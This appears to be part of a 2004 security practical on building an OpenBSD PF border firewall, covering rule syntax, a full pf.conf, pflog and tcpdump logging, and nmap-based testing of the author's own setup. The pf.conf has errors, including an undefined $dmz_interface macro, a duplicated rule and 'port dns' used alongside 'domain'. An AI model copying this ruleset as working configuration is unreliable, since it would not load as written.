Scrub rules are used for packet normalization. It is possible to set the packets TTL to a certain value, reassemble packets or change the don't fragment flag. It is an excellent mechanism to prevent certain attacks from succeeding (e.g. evasion of IDS sensors through crafted TTL values).

Packet filtering rules

The packet filter rules are the main directives for the firewall policy where we can decide, which packets we want to handle on how they are treated. The general, highly simplified syntax for filter rules is:

```
action direction [log] [quick] on interface [af] [proto
protocol] from src_addr [port src_port] to dst_addr [port
dst_port] [tcp_flags] [state]
```

It is crucial to understand these statements. A very good overview is provided by the OpenBSD PF FAQ [OnlPF]. For simplicity, these lines are copied here.

action
: The action to be taken for matching packets, either `pass` or `block`. The `pass` action will pass the packet back to the kernel for further processing while the `block` action will react based on the setting of the `block-policy` option. The default reaction may be overridden by specifying either `block drop` or `block return`.

direction
: The direction the packet is moving on an interface, either `in` or `out`.

`log`
: Specifies that the packet should be logged via pflogd(8). If the rule specifies the `keep state`, `modulate state`, or `synproxy state` option, then only the packet which establishes the state is logged. To log all packets regardless, use `log-all`.

`quick`
: If a packet matches a rule specifying `quick`, then that rule is considered the last matching rule and the specified *`action`* is taken.

`interface`
: The name of the network interface that the packet is moving through.

`af`
: The address family of the packet, either `inet` for IPv4 or `inet6` for IPv6. PF is usually able to determine this parameter based on the source and/or destination address(es).

`protocol`
: The Layer 4 protocol of the packet:

  - `tcp`
  - `udp`
  - `icmp`
  - `icmp6`
  - A valid protocol name from `/etc/protocols`
  - A protocol number between 0 and 255
  - A set of protocols using a list.

`src_addr`, *`dst_addr`*
: The source/destination address in the IP header. Addresses can be specified as:

  - A single IPv4 or IPv6 address.
  - A CIDR network block.
  - A fully qualified domain name that will be resolved via DNS when the ruleset is loaded. All resulting IP addresses will be substituted into the rule.
  - The name of a network interface. Any IP addresses assigned to the interface will be substituted into the rule.
  - The name of a network interface followed by */netmask* (i.e., `/24`). Each IP address on the interface is combined with the netmask to form a CIDR network block which is substituted into the rule.

- The name of a network interface in parentheses `( )`. This tells PF to update the rule if the IP address(es) on the named interface change. This is useful on an interface that gets its IP address via DHCP or dial-up as the ruleset doesn't have to be reloaded each time the address changes.
- The name of a network interface followed by the `:network` or `:broadcast` keywords. The resulting CIDR network (i.e., 192.168.0.0/24) or broadcast address (i.e., 192.168.0.255) will be substituted into the rule when the ruleset is loaded.
- A table.
- Any of the above but negated using the `!` ("not") modifier.
- A set of addresses using a list.
- The keyword `any` meaning all addresses
- The keyword `all` which is short for `from any to any`.

`src_port`, *`dst_port`*

The source/destination port in the Layer 4 packet header. Ports can be specified as:

- A number between 1 and 65535
- A valid service name from `/etc/services`
- A set of ports using a list
- A range:
  - `!=` (not equal)
  - < (less than)
  - > (greater than)
  - <= (less than or equal)
  - >= (greater than or equal)
  - >< (range)
  - <> (inverse range)

The last two are binary operators (they take two arguments) and do not include the arguments in the range.

`tcp_flags`

Specifies the flags that must be set in the TCP header when using `proto tcp`. Flags are specified as `flags` *`check/mask`*. For example: `flags S/SA` - this instructs PF to only look at the S and A (SYN and ACK) flags and to match if the SYN flag is "on".

`state`

Specifies whether state information is kept on packets matching this rule.

- `keep state` - works with TCP, UDP, and ICMP.
- `modulate state` - works only with TCP. PF will generate strong Initial Sequence Numbers (ISNs) for packets matching this rule.
- `synproxy state` - proxies incoming TCP connections to help protect servers from spoofed TCP SYN floods. This option includes the functionality of `keep state` and `modulate state`.

Filter with multiple interfaces

A firewall often has more than one interface. To be able to successfully write firewall rules, one has to understand how a network packet travels. If the packet is not destined for the firewall itself (which most often is the case), the packet is going to enter via one interface and is going to leave the firewall on another interface. Figure 22 shows this fact graphically.



Figure 22: Firewall Traffic Flow

We see traffic entering the firewall on “Interface One” and leaving the firewall on “Interface Two”. Therefore there are two possible rules, one for the entering (in) traffic on “Interface One” and another one for the leaving (out) traffic on “Interface Two”. This concept is very important as it is not enough to only allow traffic on one interface and not on the other (in case we have a “default deny policy”).

With all this background information it should now be easy to follow the actual firewall configuration provided in the next chapter.

Firewall Policy

The firewall policy is the heart of the firewall. The complete `pf.conf` file is presented here. For details about each rule, consult Assignment #2 where each rule is explained in more detail.

```
# Macros
public_interface= “rl0”
private_interface = “rl1”
dmz_web = “62.2.32.40”
dmz_dns = “62.2.32.50”
dmz_mail = “62.2.32.45”
dmz_net = “62.2.32.32/27”
internal_firewall = “62.2.32.62”
secondary_dns = “external.dns.com”

# Options
set block-policy drop
set optimization normal
set loginterface $public_interface

# Normalize packets
scrub in on $public_interface all \
 no-df min-ttl 100 max-mss 1460 fragment reassemble
scrub out on $public_interface all

# block per default all incoming packets and log them
block in log all
```

```
# Filter packets
block in quick on $public_interface from 10.0.0.0/8 to any
block in quick on $public_interface from 172.16.0.0/12 to any
block in quick on $public_interface from 192.168.0.0/16 to any
block in quick on $public_interface from 127.0.0.0/8 to any
block in quick on $public_interface from 0.0.0.0/8 to any
block in quick on $public_interface from 169.254.0.0/16 to any
block in quick on $public_interface from 10.0.0.0/8 to any
block in quick on $public_interface from 192.0.2.0/24 to any
block in quick on $public_interface from 224.0.0.0/4 to any
block in quick on $public_interface from 240.0.0.0/4 to any
block in quick on $public_interface from 62.2.32.32/27 to any

# ICMP stuff
pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 8 code 0 keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 8 code 0 keep state
pass out quick on $dmz_interface inet proto icmp \
 from ($dmz_interface) to $dmz_net icmp-type 8 code 0 \
 keep state

pass in quick on $public_interface inet proto icmp \
 from any to any icmp-type 3
pass out quick on $dmz_interface inet proto icmp \
 from any to any icmp-type 3

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 3 code 4 keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 3 code 4 keep state

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type 3
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type 3

pass in quick on $public_interface inet proto icmp \
 from any to $dmz_net icmp-type 3 code 4 keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to $dmz_net icmp-type 3 code 4 keep state

pass in quick on $public_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state
pass out quick on $dmz_interface inet proto icmp \
 from any to $dmz_net icmp-type { 4, 11, 12 } keep state

pass in quick on $dmz_interface inet proto icmp \
 from $dmz_net to any icmp-type { 4, 11, 12 } keep state
pass out quick on $public_interface inet proto icmp \
 from any to any icmp-type { 4, 11, 12 } keep state

# allow incoming HTTP and HTTPS traffic
pass in quick on $public_interface inet proto tcp \
 from any to $dmz_web port { www, https } keep state
pass out quick on $dmz_interface inet proto tcp \
```

```
 from any to $dmz_web port { www, https } keep state

# allow DNS queries
pass in quick on $public_interface inet proto udp \
 from any to $dmz_dns port domain keep state
pass out quick on $dmz_interface inet proto udp \
 from any to $dmz_dns port domain keep state

# allow dns zone transfer from secondary dns
pass in quick on $public_interface inet proto tcp \
 from $secondary_dns to $dmz_dns port domain keep state
pass out quick on $dmz_interface inet proto tcp \
 from $secondary_dns to $dmz_dns port domain keep state

# allow incoming smtp
pass in quick on $public_interface inet proto tcp \
 from any to $dmz_mail port smtp keep state
pass out quick on $dmz_interface inet proto tcp \
 from any to $dmz_mail port smtp keep state

# allow incoming isakmp
pass in quick on $public_interface inet proto udp \
 from any to $internal_firewall port isakmp keep state
pass out quick on $dmz_interface inet proto udp \
 from any to $internal_firewall port isakmp keep state

# IPSEC
pass in quick on $public_interface inet proto esp \
 from any to $internal_firewall
pass out quick on $dmz_interface inet proto esp \
 from any to $internal_firewall
pass in quick on $dmz_interface inet proto esp \
 from $internal_firewall to any
pass out quick on $public_interface inet proto esp \
 from $internal_firewall to any

# allow external HTTP and HTTPS traffic
pass in quick on $dmz_interface inet proto tcp \
 from $internal_firewall to any port { www, https } keep state
pass out quick on $public_interface inet proto tcp \
 from $internal_firewall to any port { www, https } keep state

# allow external DNS traffic
pass in quick on $dmz_interface inet proto udp \
 from { $dmz_dns, $internal_firewall } to any port dns \
 keep state
pass out quick on $public_interface inet proto udp \
 from { $dmz_dns, $internal_firewall } to any port dns \
 keep state

#allow SSH admin traffic to firewall
pass in quick on $dmz_interface inet proto tcp \
 from $internal_firewall to ($dmz_interface) \
 port ssh keep state
```

The firewall rule order is important. OpenBSD uses the rule last matched or if the keyword quick is used the one instead (further checking of the rules is aborted). To optimize performance, it is also wise to move rules with a lot of hits further up and use the keyword quick to reduce the number of to-be-checked rules.

Firewall Logging

Logging within pf is very simple; just use the keyword `log` to capture a log entry. Logging is possible for every rule, therefore `for pass, block or antispoof`. A simple rule like

```
block in on $ext_if all
```

becomes

```
block in log on $ext_if all
```

and PF logs the packet which matches the corresponding rule. There is also the keyword `log-all` which is a little bit different than `log` in conjunction with `keep state`, `modulate state` or `synproxy state`. The `log-all` keywords logs every packet, the `log` keyword only the first packet which does set the state (packets for which there is already a state entry won't be logged).

Unfortunately, logging packets is the easy part. With just logging, we couldn't help much and there wouldn't be much benefit. To be able to locate problems, recognize early break-in attempts, the log files need to be analyzed.
Unlike other firewall software, pf log files are stored in binary format. To be able to read these logs comfortably, tcpdump is needed. To watch log files in real-time use the following command:

```
tcpdump –n –e –ttt –i pflog0
```

The system should print an error message (complaining about a missing IP address for the interface pflog0) which can be ignored.

Log format

As pf logs in standard tcpdump format, the logs are also in tcpdump output. Simplified, pf is only capturing packets that match a rule with a log statement. These packets are then stored as tcpdump raw data in a file. When calling tcpdump with that file, these packets are shown as if they are normal network traffic and not just packets which violated a pf rule. A log entry can look like the following:

```
16:05:17.696126 test.demo.com.12822 > www.giace.org.smtp: S
3800792979:3800792979(0) win 16384 <mss
33184,nop,nop,sackOK,nop,wscale 0,nop,nop,timestamp 583721659
0> (DF)
```

As it can be seen, a connection request coming from test.demo.com port 12822 targeted at www.giace.org was logged. A typical tcpdump output has several fields which are also highly protocol dependant. For a complete listing, consult `man tcpdump` or an online reference. We illustrate the basic fields for a TCP connection shortly:

```
timestamp source_ip.source_port > target_ip.target_port: flags
src-os data-seqno ack window urgent options
```

As the names say, the output starts with a timestamp like `16:05:17.696126,` followed by the source information IP address and port. IP's are resolved if tcpdump wasn't called with –n. Well known ports are also written as text (like smtp). This information is followed by the destination information (also IP and port). A colon separates this information from TCP options like flags (SYN or PUSH for example), packet sequence numbers,

acknowledgements, windows size and others. Explaining the complete output is out of scope for this paper, but this information should help to identify most packets and the corresponding rule which triggered the log.

What shall be logged

Which packets should we log? Ideally we would log all packets to know exactly what's going on. Unfortunately, this will generate quite a bunch of log entries which we have to analyze. It's better to log less information and to check these logs regularly than to log everything and never look at these files because it is too time consuming. If we log every packet, we need some good scripts to be able to find the information we're looking for or to extract important information.

Once the logging is setup, the log file can be read by the following command:

```
tcpdump –r /var/log/pflog
```

Now, they great advantage of storing files in tcpdump format comes into play. As this is a normal tcpdump binary file, you can also use all tcpdump filter options. This is extremely handy when searching for some packets which meet certain criteria. It is easily possible to show only packet logs which are connected to the host foobar.test.com by issuing the following command:

```
tcpdump –r /var/log/pflog host foobar.test.com
```

On such a basis, scripts can be written which enable a very fast log processing. By using log watching tools (like swatch), it is possible to keep an eye on the log for certain keywords and send summary reports on a daily basis via email to the network administrators.

Testing

After the successful setup of the border firewall, it's a good idea to start some intensive testing. This chapter will illustrate some methods to test the firewall and its configuration. This is not a complete set of tests but rather a set of ideas to get some idea on how one could perform tests for the firewall functionality and setup.

Check Firewall Services

Before connecting the firewall to the network, check both interfaces for services which are responding. The best tool for checking is nmap[12], an excellent port scanner. We run a portscan on each interface to check for listening services. The following output shows all listening services:

```
$ nmap -P0 -sS 62.2.32.14

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-04-25
03:47 W. Europe Standard Time
All 1659 scanned ports on 62.2.32.14 are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 2710.922
seconds


$ nmap -P0 -sS 62.2.32.33
```

[12] Nmap can be found at http://www.insecure.org/nmap/

```
Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-04-25
14:55 W. Europe Standard Time
Interesting ports on 62.2.32.33:
(The 1655 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp  open  ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 24.859
seconds
```

As it can be seen, an SSH daemon is only listening on the DMZ facing interface, as it should be. With such a configuration, our firewall is well hardened and equipped to be connected to the "real world". If we would have three interfaces available, it would be possible to have a separate interface for administrative purposes only and connect this interface to the management LAN. SSH connections then would only be accepted on that interface.
When logged in on the system as root, one can also check for listening services by calling `netstat -an`. This will show a list of listening services and sockets.

Check firewall connectivity

One the network is successfully setup and the firewall is connected, check if the physical network is working properly. Just have a look at each link LED to be sure that there is a connection on layer 1. After this check, make sure you have layer 3 connectivity to both network segments. For testing purposes, it is best to place another system in the network of the external router and the public firewall interface (See Figure 23).



Figure 23: Setup for Testing

Now, try to ping in both directions from the firewall (blue arrows in Figure 23):

```
$ ping 62.2.32.40
PING 62.2.32.40 (62.2.32.40): 56 data bytes
64 bytes from 62.2.32.40: icmp_seq=0 ttl=128 time=11.885 ms
```

```
64 bytes from 62.2.32.40: icmp_seq=1 ttl=128 time=9.520 ms
64 bytes from 62.2.32.40: icmp_seq=2 ttl=128 time=3.022 ms
64 bytes from 62.2.32.40: icmp_seq=3 ttl=128 time=15.419 ms
64 bytes from 62.2.32.40: icmp_seq=4 ttl=128 time=7.454 ms
--- 62.2.32.40 ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/std-dev = 3.022/9.460/15.419/4.168 ms


$ ping 62.2.32.10
PING 62.2.32.10 (62.2.32.10): 56 data bytes
64 bytes from 62.2.32.10: icmp_seq=0 ttl=128 time=2.513 ms
64 bytes from 62.2.32.10: icmp_seq=1 ttl=128 time=18.652 ms
64 bytes from 62.2.32.10: icmp_seq=2 ttl=128 time=8.634 ms
64 bytes from 62.2.32.10: icmp_seq=3 ttl=128 time=5.838 ms
64 bytes from 62.2.32.10: icmp_seq=4 ttl=128 time=6.105 ms
--- 62.2.32.10 ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/std-dev = 2.513/8.348/18.652/5.507 ms
```

Both directions seem to work, so we have basic network connectivity. Also check if you can ping a system on the Internet. You should also get a response.

The next step is to check if our DMZ services are accessibly from the Internet and if we can access systems on the Internet from the internal firewall. Also check some random services to see if the firewall rules do work correctly. We are going to show a few tests here, this is not a complete set but should illustrate how it is done.
Let's try to access our webserver from the Internet and see if we can see that traffic leaving the firewall on the DMZ facing interface. We therefore use tcpdump to listen on the DMZ facing interface. Let's start tcpdump on the firewall and filter for packets going or coming from the web server (62.2.32.40):

```
tcpdump –i rl1 host 62.2.32.40
```

Let's connect to the webserver by calling a webpage (with Internet Explorer for example). The initial traffic we see:

```
03:07:16.638632 62.2.32.10.4188 > 62.2.32.40.80:
  S 662427761:662427761(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)

03:07:16.638777 62.2.32.40.80 > 62.2.32.10.4188:
  S 2539734171:2539734171(0) ack 662427762 win 5840 <mss
  1460,nop,nop,sackOK> (DF)

03:07:16.638945 62.2.32.10.4188 > 62.2.32.40.80:
  . ack 1 win 64240 (DF)
```

We can clearly see the three way handshake which seems to work perfectly. Checking the Internet Explorer also reveals that we did receive the GIAC-E homepage.

Also try if we have access to the SMTP server. We also listen via tcpdump and set the filter to only show traffic going or coming from the mail server (62.2.32.45) and having the source or destination port for SMTP (25):

```
tcpdump –i rl1 host 62.2.32.45 and port 25
```

We are doing a TCP connection from the Testing System by calling

```
telnet 62.2.32.45 25
```

As expected, we can also see network traffic passing between these two hosts.

Now we are going to try to access port 25 on the webserver. Port 25 is associated with SMTP which is only allowed for the mail server. When issuing a tcpdump on the border firewall which watches for packets coming or going to the testing system and which have a source or target port 25

```
tcpdump –i rl1 host 62.2.32.10 and port 25
```

we should see no traffic at all as this should be blocked by the firewall.

The firewall's configuration can be tested like this for each configuration. When using packet crafting tools like hping[13] one can also test the configuration for very bizarre connection attempts.

Further Improvement

This chapter focuses on possible future projects on how to enhance the firewall (it's functionality, security or the base operating system).

File Integrity

As the firewall is a critical system with important configuration files, it is very important to realize if something strange is going on, for example if somebody is changing our configuration files. A file integrity checker can help a great amount in keeping track of files and their "untouchable" content. A file integrity checker calculates checksums regularly and compares these to the stored values. As soon as they change, the administrator is informed.
Different tripwire products exist on the market, the most famous is probably Tripwire[14]. This product is available for a broad range of operating systems and additional tools like management consoles are available for easier handling large number of servers. With a tripwire solution in place, configuration files as well as executables could be monitored for changes. It would be extremely difficult for an attacker to change a configuration file or binary which is under supervision of Tripwire without somebody taking notice (except nobody is checking emails or logs, depending where alerts are listed).

Centralized Log

"Logs are great! They help to detect attacks." These could be statements about log files from a networking specialist. Unfortunately, logs can't really help much by themselves – They need somebody to check them. This somebody should even know what he has to look for. Having a centralized log repository can help a lot in this daunting task of checking all the different logs stored in different locations every week or even day. Having them on one system, organized and probably checked automatically for unusual content may really help to detect an attack or a compromised system early. Moving the logs away from a system and store them on a secured system also helps to prevent (or at least make it harder) an attacker from cleaning his tracks.

Redundancy

Firewalls are normally very critical infrastructure components as they form a sort of gateway to the world. Unfortunately, everybody working in IT knows that there are hardware failures, even crashes – sometimes even without any previous warnings. Wouldn't it be bad if a whole company couldn't access the Internet anymore just

[13] Details about hping can be found at http://www.hping.org/
[14] More details about Tripwire by Tripwire Inc. can be found at http://www.tripwire.com/

because of a broken hard disk? Or the loss of thousands of dollars just because customers couldn't access the eCommerce solution because of a overheated CPU from a firewall?
Having a redundant firewall can not help much in improving security, but it can help tremendously to help the chief technology officer sleep well without such nightmares.

References

[JAAR]	"Building Firewall with OpenBSD and PF" – Second Edition. Jacek Artymiak. 2003
[OnlPF]	"PF: The OpenBSD Packet Filter". OpenBSD FAQ. 2004-04-18 http://www.openbsd.org/faq/pf/index.html
[HOTR]	"OpenBSD firewall using pf". Hoang Q. Tran. 2004-04-19 http://www.muine.org/~hoang/openpf.html
[YAAT]	"Cyber Crime – First Yahoo! than eBay". BusinessWeek Online. 2004-04-25 http://www.businessweek.com/2000/00_08/b3669001.htm
	"Network Perimeter Security". Stephen Northcutt and others. New Riders2003
	"Firewalls and Internet Security – Second Edition". William R. Cheswick and others. Addison-Wesley 2003
	"SSH – The Secure Shell". Daniel J. Barrett, Richard E. Silverman. O'Reilly 2001
[DDOS]	"Mydoom lessons: Take proactive steps to prevent DDoS attacks". Jaikumar Vijayan. Computer World Online. 2004-04-26 http://www.computerworld.com/securitytopics/security/holes/story/0,10801,89932,00.html
	"Firewalls, Perimeter Protection and VPN's - SANS GCFW Practical Assignment". Micho Schumann. 2004-04-26 http://www.giac.org/practical/GCFW/Micho_Schumann_GCFW.pdf
	"Distributed Denial of Service (DDoS) Attack/Tools". Dave Dittrich. 2004-04-26 http://staff.washington.edu/dittrich/misc/ddos/
	Isakmpd configuration examples and excellent documentation. Johan Allard. 2004-05-09 http://www.allard.nu/
	"ISAKMP with PGP-NET based on X509 certificates stored on iKey2000 tokens". Pepijin Vissers. 2004-05-09 http://www.fox-it.com/pdf/x509_isakmp_complete.pdf
	"IPSec". Fridtjof Busse. 2004-05-09 http://www.fbunet.de/ipsec.shtml
	"IPSec Howto". Multiple authors. 2004-05-09 http://www.ipsec-howto.org/

Tools Used

The following lists shows the tools used within this practical. Most of the tools have been used to setup a virtual network with different machines to simulate the described environment.

- VMWare, http://www.vmware.com
- tcpdump, http://www.tcpdump.org
- netcat, http://netcat.sourceforge.net/
- cryptcat, http://sourceforge.net/projects/cryptcat/
- SecureCRT, http://www.vandyke.com
- Ettercap, http://sourceforge.net/projects/cryptcat/
- Apache, http://httpd.apache.org
- SuSE Linux, http://www.suse.com
- OpenBSD, http://www.openbsd.org
- Microsoft Windows XP, http://www.microsoft.com